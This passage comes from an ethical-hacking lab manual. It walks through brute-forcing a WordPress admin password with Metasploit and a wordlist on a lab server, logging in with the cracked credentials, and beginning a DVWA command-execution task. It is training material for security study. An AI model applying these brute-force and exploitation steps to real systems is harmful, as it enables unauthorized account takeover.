    - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH**]
    - **USERNAME**: Sets the username that was obtained in **Step#8**. (here, **admin**)



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
18. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.



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
19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.
21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

    Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.



22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).
23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

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



25. Observe that you are successfully logged into the target WordPress website (**http://10.10.1.22:8080/CEH**) and that you can see the website content.



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26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.
27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.
29. Turn off the **Parrot Security** virtual machine.

Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Windows 11** virtual machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

   Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

